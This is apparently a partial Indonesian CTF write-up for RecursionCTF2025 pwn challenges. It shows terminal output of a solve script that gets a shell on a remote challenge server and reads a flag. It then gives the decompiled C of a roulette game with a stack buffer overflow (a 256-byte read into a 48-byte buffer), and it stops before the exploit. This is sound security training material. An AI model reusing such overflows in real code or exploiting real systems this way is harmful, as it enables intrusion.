


```
┌─[mirai@parrot]─[~/ctf/RecursionCTF2025/quals/pwn/Pacaran kok Virtual/src]
└──╼ $python3 solve.py REMOTE
[*] '/home/mirai/ctf/RecursionCTF2025/quals/pwn/Pacaran kok Virtual/src/chall_patched'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    Stripped:   No
    Debuginfo:  Yes
[+] Opening connection to 103.87.66.171 on port 61007: Done
[*] Loaded 101 cached gadgets for './chall_patched'
[*] binbash: 0x4ab059
[*] Switching to interactive mode
Enter command: $ ls /
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat /flag*
RECURSION{aku_jug4_v1rtu4l_k0k_b4ng:(}
$ 
```

House

Flag: RECURSION{b1ngung_m4u_b1kin_k4yak_g1man4}

Diberikan sebuah file:




```
┌─[mirai@parrot]─[~/ctf/RecursionCTF2025/quals/pwn/House/src]
└──╼ $pwn checksec chall
[*] '/home/mirai/ctf/RecursionCTF2025/quals/pwn/House/src/chall'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
    Debuginfo:  Yes
┌─[mirai@parrot]─[~/ctf/RecursionCTF2025/quals/pwn/House/src]
└──╼ $file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2
fef6a7c41bfcedc83d48, for GNU/Linux 3.2.0, with debug_info, not stripped
┌─[mirai@parrot]─[~/ctf/RecursionCTF2025/quals/pwn/House/src]
└──╼ $
```


Lalu kita buka di IDA:

main()


```c
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int player_sum[2]; // [rsp+Ch] [rbp-C4h]
  int player_high[2]; // [rsp+14h] [rbp-BCh]
  int player_low[2]; // [rsp+1Ch] [rbp-B4h]
  int choice; // [rsp+24h] [rbp-ACh] BYREF
  int room; // [rsp+28h] [rbp-A8h] BYREF
  int rounds; // [rsp+2Ch] [rbp-A4h] BYREF
  char player_name[2][48]; // [rsp+30h] [rbp-A0h] BYREF
  int player[2]; // [rsp+98h] [rbp-38h]
  int house_sum; // [rsp+A0h] [rbp-30h]
  int house_high; // [rsp+A4h] [rbp-2Ch]
  int house_low; // [rsp+A8h] [rbp-28h]
  int house; // [rsp+ACh] [rbp-24h]
  int bet_amount; // [rsp+B0h] [rbp-20h]
  int i_2; // [rsp+B4h] [rbp-1Ch]
  int win; // [rsp+B8h] [rbp-18h]
  int i_1; // [rsp+BCh] [rbp-14h]
  int i_0; // [rsp+C0h] [rbp-10h]
  int reset; // [rsp+C4h] [rbp-Ch]
  int i; // [rsp+C8h] [rbp-8h]
  int balance; // [rsp+CCh] [rbp-4h]

  rounds = 0;
```



```
  balance = 1000;
  setup();
  puts("=====================");
  puts("Casino Roulette");
  printf("House Edge: %.2f%%\n", (float)(100.0 * 0.030300001));
  puts("=====================");
  puts("You will now play as the house.");
LABEL_2:
  while ( 1 )
  {
    puts("\n1. Set the player's rounds");
    puts("2. Spin the wheel");
    puts("3. Exit");
    printf("Choice: ");
    __isoc99_scanf("%d%*c", &choice);
    if ( choice == 3 )
      break;
    if ( choice > 3 )
      goto LABEL_54;
    if ( choice == 1 )
    {
      printf("\nEnter the number of rounds: ");
      __isoc99_scanf("%d%*c", &rounds);
      if ( rounds <= 2 )
      {
        for ( i = 0; i < rounds; ++i )
          player[i] = 0;
        printf("Which room will the player be in? ");
        __isoc99_scanf("%d%*c", &room);
        if ( --room <= 2 )
        {
          printf("Enter the player's name: ");
          fgets(player_name[room], 256, stdin);
        }
        else
        {
          puts("Invalid room.");
        }
      }
      else
      {
```




```
        puts("Invalid number of rounds.");
      }
    }
    else if ( choice == 2 )
    {
      if ( rounds )
      {
        if ( balance <= 0 )
        {
          puts("\nYou have no more balance.");
          return 0;
        }
        bet_amount = rand() % (balance + 1);
        printf("Bet amount: %d\n", bet_amount);
        reset = 1;
        while ( reset )
        {
          puts("\nSpinning the wheel...");
          house = rand() % 37;
          player[0] = rand() % 37;
          player[1] = rand() % 37;
          player_low[0] = player[0] % 10;
          player_low[1] = player[1] % 10;
          player_high[0] = (int)(double)(player[0] / 10);
          player_high[1] = (int)(double)(player[1] / 10);
          house_low = house % 10;
          house_high = (int)(double)(house / 10);
          house_sum = house % 10 + house_high;
          player_sum[0] = player[0] % 10 + player_high[0];
          player_sum[1] = player[1] % 10 + player_high[1];
          printf("\nHouse: %d\n", house_sum);
          for ( i_0 = 0; i_0 < rounds; ++i_0 )
            printf("Player [%d]: %d\n", i_0, player_sum[i_0]);
          reset = 0;
          for ( i_1 = 0; i_1 < rounds; ++i_1 )
          {
            if ( house_sum == 9 && player_sum[i_1] == 9 )
            {
              reset = 1;
              break;
            }
```



```
            if ( house_sum == 9 || (unsigned int)house_sum <= 1 )
            {
              reset = 0;
            }
            else if ( player_sum[i_1] == 9 )
            {
              reset = 0;
            }
            else if ( house_sum < player_sum[i_1] )
            {
              reset = 1;
              break;
            }
          }
          if ( !reset )
          {
            win = 1;
            balance += bet_amount;
            for ( i_2 = 0; i_2 < rounds && player_sum[i_2] != 9 && (unsigned
int)house_sum >= 2; ++i_2 )
            {
              if ( player_sum[i_2] == 1 )
              {
                balance -= 4 * bet_amount;
                puts("\nPlayer got quads! Player wins!");
                win = 0;
                break;
              }
              if ( !player_sum[i_2] )
              {
                balance += -3 * bet_amount;
                puts("\nPlayer got a straight! Player wins!");
                win = 0;
                break;
              }
              if ( house_sum < player_sum[i_2] || house_sum == 9 )
              {
                balance -= 2 * bet_amount;
                puts("\nPlayer wins!");
                win = 0;
                break;
```

```
       }
      }
      if ( win )
      {
       puts("\nHouse wins!");
       goto LABEL_2;
      }
     }
    }
   }
   else
   {
    puts("\nPlease set the number of rounds first.");
   }
  }
  else
  {
LABEL_54:
   puts("\nInvalid choice.");
  }
 }
 puts("\nGoodbye!");
 return 0;
}
```

Nah ada vulnerability disini:

